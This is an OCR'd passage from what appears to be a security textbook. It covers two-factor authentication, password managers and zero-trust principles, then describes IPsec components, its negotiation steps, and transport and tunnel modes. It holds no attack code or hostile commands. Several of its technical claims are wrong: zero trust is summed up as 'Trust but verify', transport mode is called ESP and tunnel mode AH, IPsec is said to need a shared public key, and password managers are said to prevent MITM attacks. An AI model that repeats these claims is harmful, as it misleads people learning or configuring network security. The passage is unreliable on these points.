
  Two-factor authentication provides an extra layer of protection because it serves as a vector of authentication in addition to a user's password. Therefore, the implementation of two-factor authentication can prevent attackers from performing session hijacking and brute forcing to compromise a user's account.

- **Password Manager**

  Password Manager is an application or tool used to protect and manage individual credentials. The tool can also help in producing unique and complex passwords for web applications. Using the password manager, passwords can be stored in a secure location under the database and encapsulated using a master key to prevent MITM attacks.

- **Zero-trust Principles**

  Zero-trust principles constitute a set of standardized user pre-verification procedures that requires all users (inside or outside) to be authenticated before providing access to any resource. These principles are based on the famous phrase, "Trust but verify." Even though the request is made from the internal network, the authentication process is similar to that for an outsider.



IPsec

- IPsec is a protocol suite developed by the IETF for **securing IP communications** by **authenticating** and **encrypting** each IP packet of a communication session
- It is deployed widely to implement **VPNs** and for **remote user access** through dial-up connection to private networks

Components of IPsec

- IPsec Driver
- Internet Key Exchange (IKE)
- Internet Security Association Key Management Protocol
- Oakley
- IPsec Policy Agent

Benefits of IPsec

- Network-level peer authentication
- Data origin authentication
- Data integrity
- Data confidentiality (encryption)
- Replay protection

IPsec

Internet Protocol Security (IPsec) is a set of protocols that the Internet Engineering Task Force (IETF) developed to support the secure exchange of packets at the IP layer. It ensures interoperable cryptographically based security for IPv4 and IPv6, and it supports network-level peer authentication, data origin authentication, data integrity, data confidentiality (encryption), and replay protection. It is widely used to implement VPNs and for remote user access through dial-up connection to private networks. It supports transport and tunnel encryption modes, although sending and receiving devices must share a public key.

IPsec policies can be assigned through the Group Policy configuration of Active Directory domains, organizational units, and IPsec deployment policies at the domain, site, or organizational-unit level. The security services offered by IPsec include the following:

- Rejection of replayed packets (a form of partial sequence integrity)
- Data confidentiality (encryption)
- Access control
- Connectionless integrity
- Data origin authentication
- Data integrity
- Limited traffic-flow confidentiality
- Network-level peer authentication
- Replay protection

At the IP layer, IPsec provides all the above-mentioned services, offering the protection of IP and/or upper-layer protocols such as TCP, UDP, ICMP, and Border Gateway Protocol (BGP).

Components of IPsec

- **IPsec driver**: Software that performs protocol-level functions required to encrypt and decrypt packets.
- **Internet Key Exchange (IKE)**: An protocol that produces security keys for IPsec and other protocols.
- **Internet Security Association and Key Management Protocol (ISAKMP)**: Software that allows two computers to communicate by encrypting the data exchanged between them.
- **Oakley**: A protocol that uses the Diffie–Hellman algorithm to create a master key and a key that is specific to each session in IPsec data transfer.
- **IPsec Policy Agent**: A service included in Windows OS that enforces IPsec policies for all the network communications initiated from that system.

The following are the steps involved in the IPsec process.

- A consumer sends a message to a service provider.
- The consumer's IPsec driver attempts to match the outgoing packet's address or the packet type against the IP filter.
- The IPsec driver notifies ISAKMP to initiate security negotiations with the service provider.
- The service provider's ISAKMP receives the security negotiation request.

- Both principles initiate a key exchange, establishing an ISAKMP Security Association (SA) and a shared secret key.
- Both principles discuss the security level for the information exchange, establishing both IPsec SAs and keys.
- The consumer's IPsec driver transfers packets to the appropriate connection type for transmission to the service provider.
- The provider receives the packets and transfers them to the IPsec driver.
- The provider's IPsec uses the inbound SA and key to check the digital signature and begin decryption.
- The provider's IPsec driver transfers decrypted packets to the OSI transport layer for further processing.

Modes of IPsec

The configuration of IPsec involves two different modes: the tunnel mode and transport mode. These modes are associated with the functions of two core protocols: the Encapsulation Security Payload (ESP) and Authentication Header (AH). The model selection depends on the requirements and implementation of IPsec.

- **Transport Mode**

  In the transport mode (also ESP), IPsec encrypts only the payload of the IP packet, leaving the header untouched. It authenticates two connected computers and provides the option of encrypting data transfer. It is compatible with network address translation (NAT); therefore, it can be used to provide VPN services for networks utilizing NAT.



Figure 11.41: Transport mode encapsulation

- **Tunnel Mode**

  In the tunnel mode (also AH), the IPsec encrypts both the payload and header. Hence, in the tunnel mode has higher security than the transport mode. After receiving the data, the IPsec-compliant device performs decryption. The tunnel model is used to create

VPNs over the Internet for network-to-network communication (e.g., between routers and link sites), host-to-network communication (e.g., remote user access), and host-to-host communication (e.g., private chat). It is compatible with NAT and supports NAT traversal.

In the tunnel mode, the system encrypts entire IP packets (payload and IP header) and encapsulates the encrypted packets into a new IP packet with a new header. In this mode, ESP encrypts and optionally authenticates entire inner IP packets, whereas AH authenticates entire inner IP packets and selected fields of outer IP headers. The tunnel mode is usually useful between two gateways or between a host and gateway.

